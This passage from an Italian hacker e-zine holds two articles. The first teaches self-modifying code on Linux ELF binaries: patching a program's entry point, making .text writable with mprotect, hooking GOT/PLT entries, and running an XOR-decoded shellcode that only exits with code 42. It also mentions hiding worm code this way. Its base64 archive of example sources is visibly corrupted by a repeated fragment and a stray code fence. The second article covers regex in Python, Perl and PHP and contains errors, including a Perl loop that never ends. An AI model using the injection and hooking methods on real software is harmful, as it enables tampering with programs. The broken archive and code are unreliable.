L'ELF header, in generale è diviso in Program Header,che descrive il programma in generale e serve al loader per caricarlo in memoria, e da vari Section Headers, i quali descrivono ognuno, una sezione del programma e essi contengono informazioni riguardanti le sezione, ad esempio: la loro grandezza, il loro offset nel programma, il loro indirizzo virtuale.

Il Program Header è una struttura importantissima nel formato ELF, senza di essa un ELF non può essere valido. Essa infatti dà varie informazioni al loader su come e dove caricare il programma in memoria, infatti senza di esso verrebbero perse tutte le informazioni sulle sezione al momento della mappatura in memoria.

Il Section Header è una struttura secondaria degli ELF, infatti perchè un ELF sia valido, non è necessario abbia dei Section Headers, al contrario invece dei Program Headers. Per i file oggetto .o invece i Section Headers sono necessari, e i Program Header posso non esistere.
I Section Headers identificano varie segmenti di memoria del programma e servono per contenere varie informazione su questi segmenti, come per esempio: la grandezza del segmento, l'offset fisico del segmento nel file, l'address virtuale per quello specifico segmento, le opzioni di protezione di memoria del segmento e molte altre...

Ora ecco come è strutturato in C un ELF Header:

```
typedef struct {
  unsigned char e_ident[16];        /* Magic number and other info */
  Elf32_Half         e_type;               /* Object file type */
  Elf32_Half         e_machine;            /* Architecture */
  Elf32_Word         e_version;            /* Object file version */
  Elf32_Addr         e_entry;                    /* Entry point virtual address */
  Elf32_Off          e_phoff;                    /* Program header table file offset */
  Elf32_Off          e_shoff;                    /* Section header table file offset */
  Elf32_Word         e_flags;                    /* Processor-specific flags */
  Elf32_Half         e_ehsize;                   /* ELF header size in bytes */
  Elf32_Half         e_phentsize;          /* Program header table entry size */
  Elf32_Half         e_phnum;                    /* Program header table entry count */
  Elf32_Half         e_shentsize;          /* Section header table entry size */
  Elf32_Half         e_shnum;                    /* Section header table entry count */
  Elf32_Half         e_shstrndx;           /* Section header string table index */
} Elf32_Ehdr;
```

Come tutti sappiamo l'EP o Entry Point è l'entry del programma cioè l'indirizzo della prima istruzione della sezione .text.

Ora un piccolo esempio dell'utilizzo di queste conoscenze è proposto nel source elfinj.c

Di fatto il programma non fa altro che aprire il programma passato tramite argv[1] e leggere il contenuto di tutto il file per poi fare un cast esplicito a Elf32_Ehdr* che è la struttura di un ELF.
Tramite di essa possiamo ricavare l'entry point.

```
elf->e_entry
```

Poi per sapere l'offset fisico del EP basterà fare un,

```
elf->e_entry & 0x00000FFF
```

per prendere gli ultimi 3 numeri dell'address.
Poi possiamo usare pwrite per scrivere direttamente a quell'offset senza usare funzioni tipo fseek.

```
pwrite( file_descriptor, buffer, size, elf->e_entry & 0x00000FFF );
```

0.2 Text non Writable

Come qualcuno può essersi accorto dopo aver guardato un po' gli ELF header, o usato un po' readelf , la sezione .text non è writeable, ma solo AX (allocable, executable).
Ciò vuol dire che non ci possiamo scrivere codice nostro in run-time.
Quindi bisogna trovare un modo per ovviare a questo problema.

Un aiuto ci è dato da mprotect , prima di tutto troviamo le pagine dove è localizzata la .text , quindi basterà fare un:

```
unsigned page = (unsigned)&_start & ~( getpagesize() - 1 );
```

Per rendere la .text writeable, oppure mettere un altro indirizzo per essere più specifici.

Dopo ciò possiamo utilizzare mprotect per rendere scrivibile a tutti gli effetti la sezione desiderata, quindi...

```
mprotect( (char*)page, getpagesize(), PROT_READ | PROT_WRITE | PROT_EXEC );
```

mprotect accetta come argomenti, un indirizzo dove è localizzata l'area di memoria da proteggere, la grandezza di quest'area, e le opzioni di protezione.
In questo caso le opzioni scelte sono readable, writeable, e executable.

Dopo aver utilizzato mprotect vedrete che la sezione .text sarà modificabile a vostro piacimento.

Un esempio avvincente è smc.c, dove tramite l'uso di 4(%ebp), dove è contenuto il return address di una funzione, riesco a sovrascrivere il codice dopo aver effettuato una call, per poi ricascarci sopra tramite il return address.

Un altro esempio semplice ed intuitivo è real_smc.c, chiamato da me così, perchè è stato il primo codice auto-modificante che ho trovato su internet, e si ispira ad un paper sul Self Modifiying Code su Linux in Assembly.

Dopo di questo ho creato un altro esempio per voi, fakeld.c, esso è un po' diverso dai primi due.

0.3 Library hooking

Se siete degli smanettoni come me, avrete già scoperto come funzionano gli ELF, la GOT (global offset table) e la PLT (procedure linkage table), quindi sapete come me che quando effettuate un call ad una shared library come può essere la libc, vengono pushati sulla stack vari offset che tramite la GOT e la PLT vengono poi risolti da _init e dalla _dl_runtime e che creano sullo stack le funzioni vere e proprie delle shared library.

Quindi se avete mai usato gdb per vedere cosa succede quando per esempio fate una call a printf, avrete visto i jmp che fà, ma se non lo avete visto, ve lo mostro.

P.S: Il programma deve essere compilato senza l'opzione -static, che mette il codice di ogni shared function direttamente nell' eseguibile.

```
[...]

Dump of assembler code for function printf@plt:
0x08048450 <printf@plt+0>:   jmp    *0x804a018
0x08048456 <printf@plt+6>:   push   $0x30
0x0804845b <printf@plt+11>:  jmp    0x80483e0 <_init+48>
End of assembler dump.

[...]
```

Qui possiamo vedere che prima avviene un indirect jump da qualche parte poi viene pushato un offset (0x30) sullo stack e poi viene si salta a _init+48.

Ora noi possiamo sfruttare quell'indirect jump direttamente nel nostro programma, come? Semplice...

Creiamo un puntatore che contenga il puntatore alla nostra funzione hookata, e poi sempre in run-time tramite l'utilizzo di self-modifiying code spiegato prima, modifichiamo l'address dell'indirect jump così che punti al nostro nuovo puntatore ed esegua la funzione hookata.

Questo è solo un PoC , ma il programma è stato implementato per utilizzare più hook nello stesso momento ed il tutto è gestito dalla funzione 'verify'.

Ho creato anche la funzione saveLD, per poi poter ripristinare il contenuto della vera funzione.

Per concludere usare il Self Modifiying Code, talvolta può essere un vantaggio anche se la difficoltà nello scriverlo scoraggia i primi programmatori, può essere utilizzato per offuscare il codice di worm, oppure per ottenere un protezione i più in programma closed-source, o che potrebbe essere crackato.

0.4 XOR encoded Shellcode

Un altro esempio di codice automodificante lo possiamo trovare negli shellcode encodati tramite XOR encoding e decodificati in run-time. Un esempio creato da me ma facilmente ripescabile da internet, perchè ho visto che questa tecnica è già stata utilizzata e ci sono shellcode veramente uguali al mio (O_O).

```
char payload[] =
"\xeb\x11\x5e\x31\xc9\xb1\x4b\x80"
"\x74\x0e\xff\x01\x80\xe9\x01\x75"
"\xf6\xeb\x05\xe8\xea\xff\xff\xff"
"\x30\xc1\x41\xb2\x2b\xcc\x81";

Dump of assembler code:
0x040 jmp    0x053
0x042 pop    %esi
0x043 xor    %ecx,%ecx
0x045 mov    $0x4b,%cl
0x047 xorb   $0x1,-0x1(%esi,%ecx,1)
0x04c sub    $0x1,%cl
0x04f jne    0x047
0x051 jmp    0x058
0x053 call   0x042
0x058 xor    %al,%cl
0x05a inc    %ecx
0x05b mov    $0x2b,%dl
0x05d int3
0x05e .byte  0x81
End of assembler dump.
```

Questo codice come potete leggere dall'Assembly decodifica in run-time il codice da 0x058 a 0x05d XORando ogni byte con 1.

Quindi alla fine del processo il codice apparirà come una cosa del genere:

```
\x31\xc0\x40\xb3\x2a\xcd\x80

Dump of assembler code:
0x000 xor    %eax,%eax
0x002 inc    %eax
0x003 mov    $0x2a,%bl
0x005 int    $0x80
End of assembler dump.

Dopo aver lanciato lo shellcode provate a dare un:

$  echo $?
42

:)
```

Conclusione

Così si conclude il mio primo paper sul Codice automodifcante, spero sia stato d'illuminazione a molta gente perché è veramente un bell'argomento, ed è alttrettanto oscuro e quindi da approfondire. Infatti è stato un fantastico esercizio anche per me.
Grazie a tutti quelli che mi hanno sopportato, tipo stoke durante le mie smattate su questi codici :D Grazie a tutti e...

Alla prossima!

Zipped examples, first decode base64 then unzip

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\/G1ag9S0QGIMdM01aYxHzDBy
aw5IWOYt4JIMZSwfk944pybON1ahr959dxprDFe8Az8VOKvMGD63AZ404VhCCXmP0by6ZSeAqFpP
qBdssGteJ0PPZqLrjfM5Sl9EWtSTGQC6GB26GvUNvY3WKGVH/TaiyTnDYV+QWaOeTDsGQPUDuhEl
XFIv1lCLghFDb1atob//g5ka2RAIyB33yygd9x+oK+E/iA2HYLQXFbODydCKYQgHA7yiIPRJ+onS
VTcikq+cr5Up2if7S50q99dGDbmq39u3dYu+F3p/VVqr7zi0fDTWuD+5lwC2gURdhlIgYGABOl8i
BYfiyZgg1t0gu47xTxMWG6XBg5Av8lD+YWjysem2MKjW180SOsKsUFlW4gHEnSpaG64bKDGMaL9T

```
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
dgEAAG0VAAAAAA==
```

Nex

Ostello per RegExp

Eccomi, come promesso due mesi fa ritorno a parlarvi delle regular expression, dopo aver fatto un'ampia panoramica su come funzionano e a cosa servono vediamo come utilizzarle in alcuni linguaggi di programmazione.
Perchè Ostello? Beh le regexp non sono per niente un linguaggio di programmazione, come voi stessi avrete capito, sono un modo per rappresentare insiemi di stringhe e senza un vero e proprio linguaggio rimangono una rappresentazione teorica di un insieme definito di stringhe..quindi un qualcosa fine a se stesse sena alcun apparente motivo di esistenza, esse infatti per funzionare come ci aspettiamo devono essere hostate (ostellate :D) dentro un qualche linguaggio di programmazione. Un po' come il sql, linguaggio per l'interrogazione di database, esso può essere utilizzato per interrogazione tramite riga di comando o con front-end grafici, ma è nell'hosting in qualche script che vediamo la sua vera efficacia e, ovviamente, utilità.
Parlerò dell'hosting nei seguenti linguaggi: Python, Perl, PHP, Ruby, Java, Javascript.
Ma un po' tutti i linguaggi di programmazione hanno dei metodi attraverso i quali si può operare sulle stringhe con le regular expression. Se non trovate quello che vi interessa qua vi consiglio il caro vecchio metodo: GIYF.

Pitone

In python esiste un bel modulo pronto all'uso: re
Come tutti quelli che hanno messo mani a python sanno, per richiamare questa libreria/ modulo, dobbiamo usar l'istruzione: *import*

```
import re
```

Dopo aver richiamato il nostro motore di regexp usiamo il metodo compile per creare un oggetto regexp attraverso il quale con opportuni metodi, e opportune sintassi possiamo usare tutto quello che abbiamo vito nella prima parte dell'articolo nel numero 9 di UnderAttHack:

```
import re
rgxp = re.compile(r"\d\d\d\b")
string = "ciao123 123sss"
rgxp.findall(string)
```

questo "coso", che chiamare script è più che eccessivo, cattura nella stringa *string* l'insieme regolare di caratteri rappresentati dalla regexp '\d\d\d\b' ovvero?...beh guardate il primo articolo... no dai vi aiuto, 3 cifre seguite da un bordo di parola ovvero uno spazio o un ritorno a capo... quindi il risultato del findall sarà un array contenente i risultati dell'intersezione tra il nostro insieme regolare e la stringa che passiamo al metodo findall nella quarta riga del "coso". Avrete però notato il valore che passiamo al metodo compile... ovvero r"%NOSTRA_REGEX%", il significato di quella r all'inizio della nostra stringa, che poi verrà interpretata come regexp da re, è raw input, ovvero input grezzo, non elaborato. Questa piccola aggiunga fa si che il metodo compile non veda i backslash come caratteri speciali, e quindi interpreterà correttamente la stringa come regexp. Possiamo sempre omettere la r, m per passare la nostra regexp di poco fa avremmo dovuto scrivere:

```
…
rgxp = re.compile("\\d\\d\\d\\b")
```

Facendo così il backslash viene "escapato", come i sul dire, e non viene interpretato come carattere speciale... io preferisco la r"", poi è bello sapere che si può utilizzare anche in questo modo..no?

Parliamo ora di un altro metodo che ci permette di utilizzare la classe/libreria re.
Abbiamo visto il *findall* che ritorna un array con i valori catturati dall'intersezione del nostro in insieme regolare con la stringa. Esiste un altro metodo importantissimo, che vedremo anche in tutti gli altri linguaggi, il metodo sub.
SUB sta per sostituzione, questo metodo ha bisogno di tre stringhe in pasto: pattern , replace , target.
Il pattern sarà la nostra regexp, ovvero il "cosa?"
il replace sarà il testo da sostituire, ovvero il "come?"
il target il testo dove operare, ovvero il "dove?"
il chi si spera lo sappiate voi chi sia, oppure vi consiglio un bravo psicanalista specializzato in crisi d'identità.
Vediamo subito uno di quegli esempi stupidissimi:

```
import re
string="amo tantissimo lavare mutande"
string=re.sub(r"\blavare\b","leccare",string)
print string
```

Questo già è uno script più interessante, stamperà a schermo la vostra massima aspirazione nella vita... beh contenti voi! ^^
Per approfondire un po' meglio vi passo il link della documentazione ufficiale della libreria re
http://docs.python.org/library/re.html

Perla

(in realtà non è perla, in quanto perla è pearl ma fa lo stesso)

Perl, fantastico linguaggio di programmazione nato alla fine degli anni '80 come manipolatore di testi, alla awk per capirci, è diventato uno strumento importantissimo ed insostituibile nel corso degli anni vista la sua evoluzione.
La particolarità di Perl, che poi vedremo anche in ruby, e che il motore regexp è insito nel linguaggio, senza alcun bisogno di introdurre librerie esterne, ma con un semplice operatore:

```
=~
```

molti di voi acher che andate in giro a ownare i siti lo avrete visto negli espluà che rippate, si è un operatore e serve per agire sulle stringhe tramite regexp, come per python guardiamo due metodi:

Matchare in una stringa un insieme definito con una regexp è semplicissimo in python:

```
$stringa=~m/%REGEXP%/;
$matchato=$&;
```

dobbiamo avere prima $stringa e il risultato spunterà fuori tramite la variabile $& che viene sputata fuori dal nostro operatore "ugualetilde".
Riprendendo l'esempio del python:

```
#!/usr/bin/perl
$string = "ciao123 123sss";
$string=~m/\d\d\d\b/;
print "$&\n";
```

Questo porta esattamente lo stesso risultato dello script in python, solo che in python il valore di ritorno è un array in perl ritorna un valore ogni volta che incontra l'occorrenza... per eulare esattamente il findall di python dovremmo costruire qualcosa del genere

```
while ($string=~m/\d\d\d\b/) {
      print "$&\n";
}
```

e se al posto di printarlo mettessimo i ari $& catturati in un array dei match sarebe ancora più figo :D

Torniamo a noi ora, abbiamo visto il match, non abbiamo visto il sub. Niene di più facile, la m prima della regexp sta per match, allora mettiamoci una bella s

```
$stringa=~s/pattern/replace/;
```

questa semplice riga sostituisce alla nostra stringa, target sul quale operiamo attraverso =~, il pattern con il replace... esempio di prima? Ok, se insisti:

```
#!/usr/bin/perl
$string="amo tantissimo lavare mutande";
$string=~s/\blavare\b/leccare/;
print "$string\n";
Contento adesso? :D
```

PIACCAPPI

Un po' tutti conoscono il php, fatto sta che negli anni questo linguaggio di programmazione utilizzato dalla maggior parte per creare siti web dinamici, si è diffuso in modo capillare, e chiunque ha avuto a che fare col web, sicuramente, anche senza accorgersene ha toccato una pagina php. Siccome si ha spesso a che fare con validazione di dati immessi dall'utente è ovvio che una regexp può esserci più che d'aiuto!
Php supporta le regexp nativamente, nella libreria standard contiene già moltisimme funzioni che lavorano con le nostre espressioni regolari. Come fatto prima controlliamo i nostri due metodi principali per adoperare le regexp:
Un semplice match in php ha l seguente sintassi:

```
<?php
     preg_match(%REGEXP%,%TARGET%,%ARRAYDIRITORNO%);
?>
```

Il primo parametro, pattern di ricerca (ovvero la regexp), va passato come stringa grezza tra backslash.
Il secondo parametro è il target ovvero stringa bersaglio.
Il terzo è l'array dove la nostra funzione caricherà tutti i match ottenuti.
Tornando al nostro esempio di prima:

```
<?php
     $stringa="ciao123 123sss";
     $regexp='/\d\d\d\b/';
     preg_match($regexp,$stringa,$matchati);
     print_r($matchati);
?>
```

Comunque sia è meglio precisare che preg_match() trova solo la prima occorrenza, per farti restituire tutte le occorrenze dovete usare, con la stessa sintassi e parametri, la funzione: preg_match_all().

La sostituzione mediante regexp in php? Niente di più semplice:

```
preg_replace(%REGEXP%,%REPLACE%,%TARGET%);
```

niente di più semplice, rifacciamo per l'ennesima volta l'esempio che tanto amiamo:

```
<?php
     $string="amo tantissimo lavare mutande";
     $regexp="/\blavare\b/";
     $string=preg_replace($regexp,"leccare",$string);
     echo $string;
?>
```

notare che preg_replace viene fatto precedere da $string, ovvero la stringa bersaglio, questo perchè il preg_replace non è un metodo "distruttivo", ovvero non agisce sulla stringa originale, restituisce solo la stringa target con la sostituzione effettuata, sta a noi decidere se distruggere l'originale riassegnandovi la post-sub, oppure stamparla semplicemente, oppure ancora immagazinare il risultato in un altra stringa.

RUBINO

